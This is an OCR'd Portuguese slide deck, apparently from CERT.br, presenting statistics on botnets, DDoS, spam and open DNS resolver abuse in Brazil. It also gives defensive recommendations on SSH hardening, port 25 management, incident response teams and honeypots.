
Fonte: http://dns.measurement-factory.com/surveys/openresolvers.html

Uso de *botnets* para DDoS

- 20 PCs domésticos abusando de Servidores DNS Recursivos Abertos podem gerar 1Gbps
- Em março de 2009 foram atingidos picos de 48Gbps
  - em média ocorrem 3 ataques de 1Gpbs por dia na Internet
- De 2% a 3% do tráfego de um grande backbone é ruído de DDoS
- Extorsão é o principal objetivo
  - mas download de outros malwares, spam e furto de informações também valem dinheiro e acabam sendo parte do payload dos bots

Fonte: *Global Botnet Underground: DDoS and Botconomics*.
Jose Nazario, Ph.D., Head of Arbor ASERT
Keynote do Evento RioInfo 2009.

Abuso de *Proxies* em PCs Infectados



Brasil na CBL

***Country Codes* com maior número de IPs listados**

CC	Total	%	Rank
BR	1.074.484	17,43	01
IN	684.849	11,11	02
VN	414.639	6,73	03
RU	354.970	5,76	04
PL	261.219	4.24	05
TH	241.157	3.91	06
CN	207.356	3,36	07
CO	179.652	2,91	08
UA	151.436	2,46	09
AR	147.432	2,39	10

Domínios (DNS reverso) com maior número de IPs listados

Domínio	Total	%	Rank
telebahia.net.br	348.651	5,66	01
brasiltelecom.net.br	213.962	3,47	04
telesp.com.br	187.146	3,04	05
netservicos.com.br	64.033	1,04	20
telet.com.br (claro)	63.002	1,02	21
gvt.net.br	52.443	0,85	26
ig.com.br	50.249	0,82	27
timbrasil.com.br	20.030	0,32	54
ctbctelecom.net.br	19.436	0,32	56
canbrasnet.com.br	11.782	0,19	84

Dados gerados em: `Mon Nov 23 17:45:38 2009 UTC/GMT`

Composite Blocking List http://cbl.abuseat.org/

Resultados do Projeto SpamPots

Métricas sobre o Abuso de Redes de Banda Larga para o Envio de *Spam*

Período de coleta	**10/06/2006 a 18/09/2007**
Dias coletados	**466**
Total de *emails*	**524.585.779**
***Emails*/dia**	**1,2 milhões**
Destinatários	**4.805.521.964**
Destinatários/*spam*	**9,16**
IPs únicos	**216.888**
ASNs únicos	**3.006**
Country Codes	**165**


Principais Resultados:

- 99.84% das conexões eram originadas do exterior
- os *spammers* consumiam toda a banda de *upload* disponível;
- mais de 90% dos *spams* eram destinados a redes de outros países.

- Projeto mantido pelo CGI.br/NIC.br, como parte da CT-Spam
- 10 sensores (*honeypots* de baixa interatividade)
  - 5 operadoras diferentes de cabo e DSL
  - em conexões residenciais e comerciais

http://www.cert.br/docs/whitepapers/spampots/

Abuso - Cenário Atual



Prevenção e Mitigação

Força Bruta SSH

Recomendações:

- Senhas fortes
- Redução no número de equipamentos com serviço aberto para Internet
- Filtragem de origem
- Mover o serviço para uma porta não padrão
- Acesso somente via chaves públicas
- Aumento na monitoração

Detalhes em: http://www.cert.br/docs/whitepapers/defesa-forca-bruta-ssh/

DNS *Cache Poisoning*

- Instalar as últimas versões dos *softwares* DNS
  - Correções usam portas de origem aleatórias nas consultas
  - Não eliminam o ataque, apenas retardam seu sucesso
- Adoção de DNSSEC é uma solução mais definitiva
  http://registro.br/info/dnssec.html

DNS Recursivo Aberto

Duas possíveis soluções:

- Colocar os servidores DNS em computadores diferentes, com configurações e políticas de acesso diferentes; ou
  - única solução possível para o Microsoft DNS
- Utilizar o conceito de *views* do BIND

Detalhes em: http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/

Abuso das Máquinas de Usuários

- definição de políticas de uso aceitável;
- monitoração proativa de fluxos;
- monitoração das notificações de abusos;
- ação efetiva junto ao usuário nos casos de detecção de *proxy* aberto ou máquina comprometida;
- *egress filtering*;
- gerência de saída de tráfego com destino à porta 25/TCP.

Gerência de Porta 25


Diferenciar a submissão de *e-mails* do cliente para o servidor, da transmissão de *e-mails* entre servidores.

Implementação depende da aplicação de medidas por provedores e operadoras:

- Provedores de serviços de correio eletrônico:
  - Implementar o padrão de *Message Submission*, tipicamente na porta 587/TCP (RFC 4409), e implementar SMTP autenticado
- Operadoras de banda larga/*dial up* de perfil residencial (usuário final):
  - Impedir envio direto de mensagens eletrônicas (através da filtragem da saída de tráfego com destino à porta 25/TCP)

Detalhes em: http://www.antispam.br/admin/porta25/

Gerência de Porta 25 e seu Impacto



Benefícios da Gerência de Porta 25

- Saída dos blocos das operadoras de listas de bloqueio
- Diminuição de reclamações de usuários
- Dificulta o abuso da infra-estrutura da Internet para atividades ilícitas (fraudes, furto de dados, etc)
- Aumento de rastreabilidade em caso de abuso
- Atua na submissão, antes da mensagem entrar na infra-estrutura de *e-mail*
- Diminuição do consumo de banda internacional por *spammers*
- Diminuição de custos operacionais
  - spam foi o mais apontado como responsável pela demanda de recursos operacionais no "*2008 Worldwide Infrastructure Security Report*"

    http://www.arbornetworks.com/report


Recomendações para Estruturação e Atuação das Áreas de Segurança

Acompanhamento de Notificações

- Criar *e-mails* da RFC 2142 (`security@`, `abuse@`)
- Manter os contatos de Whois atualizados
- O contato técnico do domínio deve ser um profissional que tenha contato com as equipes de abuso
  - ou, ao menos, saber para onde redirecionar notificações e reclamações
- Redes com grupos de resposta a incidentes de segurança devem anunciar o endereço do grupo junto à comunidade
- As contas que recebem notificações de incidentes ou abusos não podem barrar mensagens
  - antivírus podem impedir uma notificação de *malware*
  - regras anti-spam podem impedir notificações de *spam* e de *phishing*


Investir em Tratamento de Incidentes

"Um CSIRT provê serviços de suporte para prevenção, tratamento e resposta a incidentes de segurança em computadores."



Fonte: *Defining Incident Management Processes for CSIRTs: A Work in Progress*.
Figura utilizada com permissão do CERT/CC e do SEI/CMU.
http://www.cert.org/archive/pdf/04tr015.pdf

Investir em Tratamento de Incidentes



Fonte: *Defining Incident Management Processes for CSIRTs: A Work in Progress*.
Figura utilizada com permissão do CERT/CC e do SEI/CMU.
http://www.cert.org/archive/pdf/04tr015.pdf

Papel dos CSIRTs

- A pessoa que responde um incidente é a primeira a entrar em contato com as evidências de um possível crime
  - seguir as políticas
  - preservar as evidências
- A redução do impacto é conseqüência da:
  - agilidade de resposta
  - redução no número de vítimas
- O sucesso depende da confiabilidade
  - nunca divulgar dados sensíveis nem expor vítimas, por exemplo
- O papel do CSIRT e dos profissionais de segurança é:
  - auxiliar a proteção da infra-estrutura e das informações
  - prevenir incidentes e conscientizar sobre os problemas
  - responder incidentes retornar o ambiente ao estado de produção

Monitoração Usando *Honeypots*

Um honeypot é um recurso computacional de segurança dedicado a ser sondado, atacado ou comprometido.

— http://www.cert.br/docs/whitepapers/honeypots-honeynets/

Possíveis Aplicações

- Detecção de *probes* e ataques automatizados
- Captura de ferramentas, novos *worms*/*bots*, etc
- Comparação com *logs* de *firewall*/IDS
- Identificação de máquinas infectadas e/ou comprometidas
- Melhorar a postura de segurança

Histórico

1988–1989: "*Stalking the Wily Hacker*" e "*The Cuckoo's Egg*", Clifford Stoll
Sistema não havia sido preparado para ser invadido. Discrepância de US$ 0,75 na contabilidade do sistema deu início à monitoração do invasor.

1992: "*An Evening with Berferd*", Bill Cheswick e "*There Be Dragons*", Steven M. Bellovin
Sistema preparado para ser invadido, visando o aprendizado. Foram utilizados emuladores de serviços e ambientes *chroot'd*.

1999: Início do projeto *Honeynet*

Vantagens da Tecnologia

- Não há tráfego “normal” – tudo é suspeito e potencialmente malicioso
- Menor volume de dados para analisar do que sensores IDS
- Pode prover dados valiosos sobre atacantes
  - novos métodos
  - ferramentas usadas, etc
- Pode coletar novos tipos de *malware*
- Pode ser usado para capturar *spam*

Desvantagens da Tecnologia

- Dependendo do tipo de *honeypot*, pode oferecer riscos à instituição
- Pode demandar muito tempo
- Vê apenas os ataques direcionados ao *honeypot*

Tipos de Honeypots

- Baixa Interatividade
- Alta Interatividade

Honeypots de Baixa Interatividade

- Emulam serviços e sistemas
- O atacante não tem acesso ao sistema operacional real
- O atacante não compromete o *honeypot* (idealmente)
- Fácil de configurar e manter
- Baixo risco
  - Comprometimento do Sistema Operacional "real" do *honeypot*
  - O *software* do *honeypot* pode ter vulnerabilidades
  - Atrair atacantes para a sua rede
- Informações obtidas são limitadas
- Exemplos: "*listeners*", emuladores de serviços, Honeyd, Nepenthes

Honeypots de Alta Interatividade

- Mais difíceis de instalar e manter
- Maior risco
- Coleta extensa de informações
- Exemplos: *honeynets* e *honeynets* virtuais
  - Redes com múltiplos sistemas e aplicações
